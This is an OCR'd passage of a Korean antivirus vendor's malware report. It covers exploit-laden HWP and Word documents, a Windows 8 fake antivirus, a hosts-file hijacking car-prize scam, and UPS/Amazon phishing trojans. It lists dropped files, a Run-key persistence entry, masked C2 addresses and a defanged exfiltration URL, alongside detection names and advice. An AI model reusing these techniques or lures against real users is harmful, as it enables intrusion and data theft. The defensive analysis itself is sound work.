

그림 1-25 | 변조되기 전 · 후의 ARP Cache Table

해당 악성코드에 감염 시 아래와 같이 네트워크 접속을 시도하며 일부 도메인은 확인 당시 연결되지 않았다.



그림 1-26 | 네트워크 연결 시도

감염된 상태에서는 일부 보안 프로그램 및 툴의 실행을 방해하고, 실행 시 자신의 프로세스를 종료한다. 이는 감염 여부를 노출하지 않으려는 의도로 보인다.

그림 1-27 | 파일 내부에 기록된 프로세스명

해당 악성코드의 최초 다운로드 경로는 국내 파일 공유 사이트인 것으로 확인되며 이런 류의 악성코드가 여러 가지 파일명으로 다양하게 유포되고 있다.

그림 1-28 | 유포되는 다양한 파일명

이처럼 업무 환경에서의 지루함을 달래기 위한 작은 호기심이 큰 위협으로 다가올 수 있음을 잊지 말아야 할 것이다.

〈V3 제품군의 진단명〉

Dropper/Win32.Mudrop (2012.09.18.04)
Trojan/Win32.Insight (2012.09.18.04)
Dropper/Agent.20199016 (2012.09.18.03)
Win-Trojan/Insight.49152.B (2012.09.18.00)
Trojan/Win32.Insight (2012.09.18.00)
Trojan/Win32.Insight (2012.08.31.01)
Trojan/Win32.Insight (2012.09.01.00)

다양한 전자 문서들의 취약점을 악용한 악성코드

한글과컴퓨터에서 개발하는 한글과 마이크로소프트에서 개발하는 워드에 존재하는 알려진 취약점을 악용하는 악성코드들이 동시에 3건 발견되었다.

첫 번째 취약한 한글 파일은 중공 5세대 핵심들의 불확실한 미래.hwp(241,873바이트)로, [그림 1-29]와 같다.



그림 1-29 | 중국 관련 내용을 포함한 취약한 한글 파일

두 번째 취약한 한글 파일은 미래모임.hwp(104,448바이트)로, [그림 1-29]와 같다.



그림 1-29 | 탈북인 관련 내용을 포함한 취약한 한글 파일

마지막으로 발견된 취약한 워드 파일은 부서간 의사소통 조사 설문지.doc(361,026바이트)로, [그림 1-30]과 같다. 해당 CVE-2012-0158 취약점은 'Microsoft Security Bulletin MS12-027 – 긴급 Windows 공용 컨트롤의 취약점으로 인한 원격 코드 실행 문제점(2664258)' 을 통해 이미 보안 패치가 배포 중이다.



그림 1-30 | 기업 내부 설문조사 관련 내용이 포함된 취약한 워드 파일

특히 취약한 워드 파일은 아래와 같이 사내 설문 조사 관련 전자 메일로 위장하여 첨부한 취약한 워드 파일을 실행하도록 유도하는 사회 공학 기법을 사용하고 있다.

From: 김** [mailto:surv**********sme@yahoo.co.kr]
Sent: Thursday, September 20, 2012 11:57 AM
To: 강**(KANG, **** ***)
Subject: 부서간 의사소통 조사 설문
동료 여러분:

안녕하십니까? 우선 이렇게 불쑥 이메일을 보내 폐를 끼치는 것에 대해 사과드립니다. 우리 회사의 여러 부서간 의사소통의 형편이 어떤지 더욱더 원활하게 진행되게 하는 방법이 없는지 조사하기 위하여 이번 설문조사를 베푸는 바입니다. 설문 내용을 잘 읽고 귀하께서 생각하시는 가장 적절한 항목을 선택해 주시기 바랍니다. 설문지는 첨부파일에 담겨 있습니다. 확인해 주십시오. 작성하신 후 직접 본 이메일 주소로 보내면 됩니다.

다시 한번 감사 드립니다.

이번에 발견된 3개의 취약한 전자 문서들은 모두 기존에 알려진 취약점들을 악용하여 공통적으로 백도어 기능을 수행하는 악성코드들을 생성 및 실행하고 있다. 한글과컴퓨터와 마이크로소프트에서 해당 취약점들을 제거할 수 있는 보안 패치를 배포 중에 있다. 그러므로 향후 유사한 보안 위협들로 인한 피해를 예방하기 위해서는 관련 보안 패치를 설치하는 것이 중요하다.

〈V3 제품군의 진단명〉
Dropper/Exploit-HWP
HWP/Exploit
DOC/Exploit
Win-Trojan/Infostealer.45056
Dropper/Infostealer.237222
Win-Trojan/Infostealer.61480960
Win-Trojan/Infostealer.52506624
Win-Trojan/Infostealer.75264
Dropper/Infostealer.191322

〈TrusWatcher 탐지명〉
Exploit/HWP.AccessViolation-SEH
Exploit/DOC.AccessViolation-DE

〈ASD 2.0 MDP 엔진 진단명〉
Dropper/MDP.Document

취약점을 이용하지 않는 한글 파일 악성코드

ASEC은 그 동안 한글과컴퓨터에서 개발하는 한글에 존재하는 알려진 코드 실행 취약점을 악용하는 취약한 한글 파일들이 유포된 사례를 다수 공개하였다. 유포되었던 취약한 한글 파일들 대부분은 다음의 3가지 형태의 취약점을 가장 많이 이용하였으며, 백도어 형태의 악성코드 감염을 시도했다.

1. HncTextArt_hplg에 존재하는 스택(Stack)의 경계를 체크하지 않아 발생하는 버퍼 오버플로우(Buffer Overflow)로 인한 임의의 코드 실행 취약점

2. HncApp.dll에 존재하는 문단 정보를 파싱하는 과정에서 발생하는

버퍼 오버플로우로 인한 임의의 코드 실행 취약점

3. EtcDocGroup.DFT에 존재하는 버퍼 오버플로우로 인한 임의의 코드 실행 취약점

그러나 9월 10일과 11일 이틀 동안 알려진 취약점을 이용하지 않는 형태의 한글 파일들 다수가 발견되었다. 이번에 발견된 한글 파일들은 총 4개로 '안전여부.hwp(47,616바이트)', '운영체제 레포트 제목.hwp(31,744바이트)', '120604 전북도당 통합진보당 규약(6월 2주차).hwp(63,488바이트)'와 '민주통합전라남도당 입당,정책 입당원서(제1호).hwp(102,912바이트)'다.



그림 1-31 | 취약점을 이용하지 않는 악의적인 한글 파일들

해당 한글 파일의 OLE 포맷은 [그림 1-32]와 같은 형태로 구성되어 있다.



그림 1-32 | 취약점을 악용하지 않는 한글 파일들의 OLE 구조 1형

인코딩된 ahnurl.sys 파일을 내부에 임베디드된 형태로 가지고 있으며, 다른 하나의 한글 파일은 레지스트리에 쓸 수 있는 데이터인 ahnurl, ahnrul.sys 파일을 모두 가지고 있다.



그림 1-33 | 취약점을 악용하지 않는 한글 파일들의 OLE 구조 2형

해당 한글 파일 자체에는 취약점을 악용할 수 있는 익스플로잇(Exploit) 코드와 셸코드(Shellcode)가 포함되어 있지 않아 열어보는 것만으로는 악성코드에 감염되지 않는다.

현재 ASEC에서는 해당 한글 파일 제작자가 어떠한 용도와 목적으로 악성 파일들을 유포한 것인지 지속적으로 확인 중에 있다.

앞서 언급한 바와 같이 한글의 알려진 취약점을 악용하여 다른 악성코드 감염을 시도하는 사례가 자주 발견되고 있다. 그러므로 한글과컴퓨터에서 배포 중인 보안 패치를 설치하여 악성코드 감염을 근본적으로 차단하는 것이 중요하다.

〈V3 제품군의 진단명〉

HWP/Agent

윈도우 8로 위장한 허위 백신 발견

몇 년 전부터 금전적인 피해를 입히는 허위 백신들이 사회적 이슈, 소셜 네트워크(Social Network) 등을 통해 지속적으로 유포되고 있다. 이 허위 백신들은 시스템에 악성코드가 존재한다는 거짓 정보를 사용자들에게 보여줌으로써 금전적인 결제를 유도한다. 이처럼 허위 백신 형태의 악성코드는 직접적으로 금전을 획득하기 위해 제작되었다. 특히 각종 사회적 이슈들과 IT 트렌드를 반영하여 PC 또는 모바일(Mobile) 등 다양한 형태로 유포되었다.

- 2011년 1월 – AVG 백신으로 위장해 유포된 허위 백신
- 2011년 10월 – SNS로 전파되는 맥 OS X 대상의 허위 백신
- 2011년 10월 – 클라우드 백신으로 위장한 허위 백신 발견
- 2011년 12월 – 2012년 버전으로 위장한 허위 클라우드 백신
- 2012년 5월 – 안드로이드 모바일 허위 백신 유포

마이크로소프트에서는 10월 26일 전 세계적으로 차기 윈도우 운영체제인 윈도우 8을 출시 할 계획이라고 밝힌 바 있다. 이를 이용해 최근 윈도우 8의 이미지를 사용한 허위 백신이 발견되었다.

그림 1-34 | 윈도우 8을 사칭한 허위 백신

해당 허위 백신은 과거에 발견되었던 다른 허위 백신 형태의 악성코드들과 동일하게 사용자의 실행 여부와 상관 없이 자동 실행되고, 시스템 전체를 검사한다.

검사가 완료되면 [그림 1-34]와 같이 시스템에 존재하지 않는 다수의 악성코드들을 사용자에게 보여주며 이를 치료하기 위해서는 [그림 1-35]와 같이 금전 결제가 필요하다는 메시지를 띄운다.

그림 1-35 | 치료를 위해 금전 결제를 유도하는 허위 백신

〈V3 제품군의 진단명〉

Spyware/Win32.Zbot

당첨! 자동차를 받아가세요

신제품에 대한 기사나 광고를 보면 누구나 갖고 싶은 마음이 생긴다. 특히 자동차 같은 고가의 제품들의 경우 많은 사람들이 이벤트 당첨을 꿈꾸기도 한다. 이러한 심리를 이용하여 출시된 특정 모델의 신차와 관련된 이벤트로 위장한 보이스피싱 사례가 발견되었다.

쌍용자동차의 공식 홈페이지에서는 [그림 1-36]과 같은 팝업창을 띄워 고객에게 주의를 당부하고 있다.

해당 보이스피싱의 첫 단계는 문자메시지를 통해 경품에 당첨되었다는 내용 및 확인을 위한 URL이 전송되었을 것이라고 추정된다.



그림 1-36 | 쌍용자동차 팝업 공지

1. 문자메시지를 통해 전송되었을 것으로 추정되는 URL에 접속하면 관련 이벤트 팝업이 나타난다.

그림 1-37 | 허위 경품 안내 팝업

2. [그림 1-37]의 팝업 페이지 하단에 있는 '경품신청서 다운로드' 버튼을 클릭하면 [그림 1-38]과 같은 'EventSSANGYONG.exe' 파일을 다운로드한다.



그림 1-38 | '경품신청서 다운로드' 클릭 시 나타나는 파일 다운로드 창

해당 파일은 쌍용자동차 엠블럼 아이콘의 형태로 되어있다.

그림 1-39 | 다운로드된 파일

3. 이벤트 확인을 위해 파일을 실행하면 [그림 1-40]의 이벤트 관련 정보 입력 창을 보여줘 사용자로 하여금 정상적인 이벤트 확인 과정으로 인식하게 한다.



그림 1-40 | 파일 실행 시 나타나는 경품정보 입력창

해당 창이 실행될 때 아래와 같은 파일이 생성된다.

- C:₩WINDOWS₩Temp₩HOSTS.exe
- C:₩WINDOWS₩Temp₩SSANGYONG.exe

SSANGYONG.exe 파일은 [그림 1-40]의 경품수령 신청 창을 띄운다.

4. 생성된 HOSTS.exe 파일은 hosts 파일을 [그림 1-41]과 같이 변경한다.

그림 1-41 | 변경되는 hosts 파일

'smotor.com' 은 쌍용자동차의 도메인 주소지만 hosts 파일에 삽입된 IP(199.***.***.245) 주소는 미국(US)에 위치한 악의적인 목적으로 구성된 서버다.

5. 당첨번호에 임의의 값을 입력하면 진행되지 않도록 되어 있으며, 페이지 소스를 확인하면 [그림 1-42]과 같이 특정 값과 비교하는 기능이 포함되어 있는것을 볼 수 있다.



그림 1-42 | 당첨번호 에크 소스 확인

6. 이벤트 창에 정보를 입력하고 '경품수령신청하기' 를 클릭하면 [그림 1-43]의 위조된 홈페이지(www.smotor.com)로 접속한다.



그림 1-43 | '경품수령신청하기' 진행시 결과페이지

사용자가 이벤트 관련 사항 확인을 위해서 쌍용자동차 홈페이지(smotor.com)로 접속을 하면 변경된 hosts 파일에 의해서 위조된 주소로 연결된다.
정상 사이트와 비교해보면 [그림 1-44]와 같이 고객지원 페이지의 번호가 다르다.

그림 1-44 | 정상페이지(좌), 감염시 연결되는 페이지(우)

보이스피싱 여부에 대해서는 실제로 확인되지 않았지만 쌍용자동차는 공식 홈페이지를 통해 보이스피싱과 관련해 주의를 당부하고 있다.

〈V3 제품군의 진단명〉

Win-Trojan/Agent.198155 (2012.08.24.05)
Win-Trojan/Agent.69632.AZL (2012.08.24.05)
Trojan/Win32.PopupSy (2012.08.24.05)
Trojan/Win32.PhishingSy (2012.08.24.05)
Trojan/Win32.DNSChanger (2012.08.24.05)

도움말 파일로 위장한 악성코드가 첨부된 메일

해당 사례는 '전작권 전환 이후 유엔군사령부의 위상과 역할' 이라는 제목의 스팸 메일로 [그림 1-45]와 같이 Zip 파일을 첨부하여 발송됐다.



그림 1-45 | 악성코드가 첨부된 스팸 메일

첨부된 압축 파일을 해제 하면 [그림 1-46]과 같이 정상적인 도움말 파일로 위장한 파일이 나타난다.



그림 1-46 | 정상적인 도움말 파일로 위장한 악성코드

위의 도움말 파일을 실행하면 사용자 동의 없이 시스템에 악성 파일을 생성한다.



그림 1-47 | 실행된 도움말 파일

해당 파일이 생성하는 악성파일은 다음과 같다.

- C:₩WINDOWS₩Temp₩winnetsvr.exe
- C:₩WINDOWS₩wdmaud.drv



그림 1-48 | 악성파일이 생성한 파일

이후 아래와 같은 시스템 정보를 수집 및 특정 서버에 전송한다.

수집된 시스템 정보가 저장된 파일

- C:₩DOCUME~1₩ADMINI~1₩LOCALS~1₩Temp₩tmp.dat
- C:₩DOCUME~1₩ADMINI~1₩LOCALS~1₩Temp₩order.dat

그림 1-49 | 시스템 정보 수집



그림 1-50 | 수집된 사용자 및 시스템 정보 전송

이처럼 사회적 이슈를 이용한 악성코드의 유포는 꾸준히 악용되어 온 형태로, 사용자의 관심이 있다면 충분히 예방 가능하다.

1. 출처가 불분명하거나 의심가는 제목의 메일은 삭제하고, 발신자와 제목을 비교하여 정상 메일이 아닐 확률이 높은 메일도 삭제한다.
2. 사용 중인 보안 프로그램은 최신 버전으로 업데이트하고 실시간 감시 기능을 사용한다.
3. 메일에 첨부된 파일은 바로 실행하지 않고 저장한 다음 보안 프로그램으로 검사한 후 실행한다.

〈V3 제품군의 진단명〉

HLP/Exploit (2012.08.31.00)

Win-Trojan/Agent.126976.QX (2012.08.31.00)

Win-Trojan/Agent.78336.HQ (2012.08.31.00)

UPS, Amazon 메일로 위장한 악성코드

최근 UPS, Amazon을 위장한 메일에 악성코드가 첨부되어 유포되었다. UPS로 위장한 메일에는 배송이 실패하여 첨부된 파일에 올바른 주소를 입력해서 담당자에게 발송하라는 내용이 포함되어 있고, Amazon으로 위장한 메일에는 신용카드 결제 승인이 거부되었으며 첨부된 청구서에 대해 빠른 결제를 요구한다는 내용이 담겨있다.

최근 UPS를 이용하거나 Amazon에서 물품을 구매한 적이 있는 사용자라면 이러한 내용에 현혹되어 첨부 파일을 실행할 수 있다.



그림 1-51 | UPS, Amazon을 위장한 악성 메일

메일에 첨부된 압축 파일(UPS_NR2654358.zip, Amazon_Report.zip)을 해제하면 [그림 1-52]와 같이 Microsoft Word 문서 아이콘으로 위장한 파일을 볼 수 있다.



그림 1-52 | 압축을 해제한 첨부 파일

'알려진 파일 형식의 파일 확장명 숨기기' 옵션에 따라 확장자가 보이지 않기 때문에 해당 파일을 문서 파일인줄 알고 무심코 실행할 수도 있다. 그러나 윈도우 탐색기에서 '종류(유형)'를 확인하는 주의를 기울인다면 실제 Word 문서 파일인지 응용 프로그램 파일인지 알 수 있다. [그림 1-52]의 '새 Microsoft Word 문서' 파일은 정상 Word 문서 파일로 윈도우 탐색기에서 파일 종류를 보면 Microsoft Word 문서임을 알 수 있다.

두 악성 메일은 본문의 내용이 다르고 첨부된 파일도 다르지만 특이하게도 동일한 악성 행위를 한다.

1. 압축 해제된 파일을 실행하면 자기 자신을 아래 경로에 생성한 후 레지스트리에 등록하여 윈도우 로그인 시 자동으로 실행되도록 한다.

[파일 생성]

- %APPDATA%₩KB00308649.exe

[레지스트리 등록]

- HKCU₩Software₩Microsoft₩Windows₩CurrentVersion₩Run₩KB00308649.exe "%AppData₩KB00308649.exe"

2. KB00308649.exe 파일은 explorer.exe 프로세스에 인젝션되어 동작하며, 아래 IP로 순차적으로 접속을 시도한다.

- 178.**.**.102:8080 (DE)
- 91.***.***.158:8080 (FR)
- 213.***.**.98:8080 (PL)
- 207.***.***.115:8080 (US)
- 87.***.**.155:8080 (BG)
- 188.**.*.138:8080 (DE)

3. 이후 'hxxp://188.**.*.138:8080/mx/5/A/in/' 페이지로 POST 방식으로 암호화된 데이터를 전송한다.

그림 1-53 | 'hxxp://188.**.*.138:8080/mx/5/A/in/' 페이지 접속 POST 패킷

〈V3 제품군의 진단명〉

Win-Trojan/Ransom.90112 (2012.09.25.04)

Win-Trojan/Ransom.96768 (2012.09.25.04)

악성코드 치료 후 인터넷 연결이 되지 않는다면

악성코드를 치료한 후 인터넷 연결이 되지 않는다는 문의가 지속적으로 접수되고 있다. 2010년 7월에 유행했던 LSP(Layered Service Provider)를 변조하여 유포되는 악성코드가 다시 출현한 것으로 보인다. 과연 LSP는 무엇이길래 문제가 되는 것일까?

MS에서 정의한 바에 의하면 LSP는 Layered Service Provider의 약자로, Winsock 기능을 확장하기 위해 MS에서 제공하는 방법이다. Winsock이란 PC가 다른 PC와 통신하기 위한 관문인 소켓을 윈도우에서 제공해주기 위한 것으로, 인터넷을 활용한 프로그램을 작성하기 위한 API(함수)를 제공한다.

이러한 API를 거친 데이터는 DLL 모듈을 거쳐 최종적으로 Base Provider라고 하는 TCP/IP, NetBeui 프로토콜(통신규약) 등을 이용하여 통신한다. [그림 1-54]와 같이 LSP는 이러한 DLL 파일과 Base Provider 사이에 위치하여 부가적인 기능을 제공하기 위해 고안되었는데, LSP 위치의 특성상 송수신되는 데이터들을 실시간으로 감시할 수 있다.

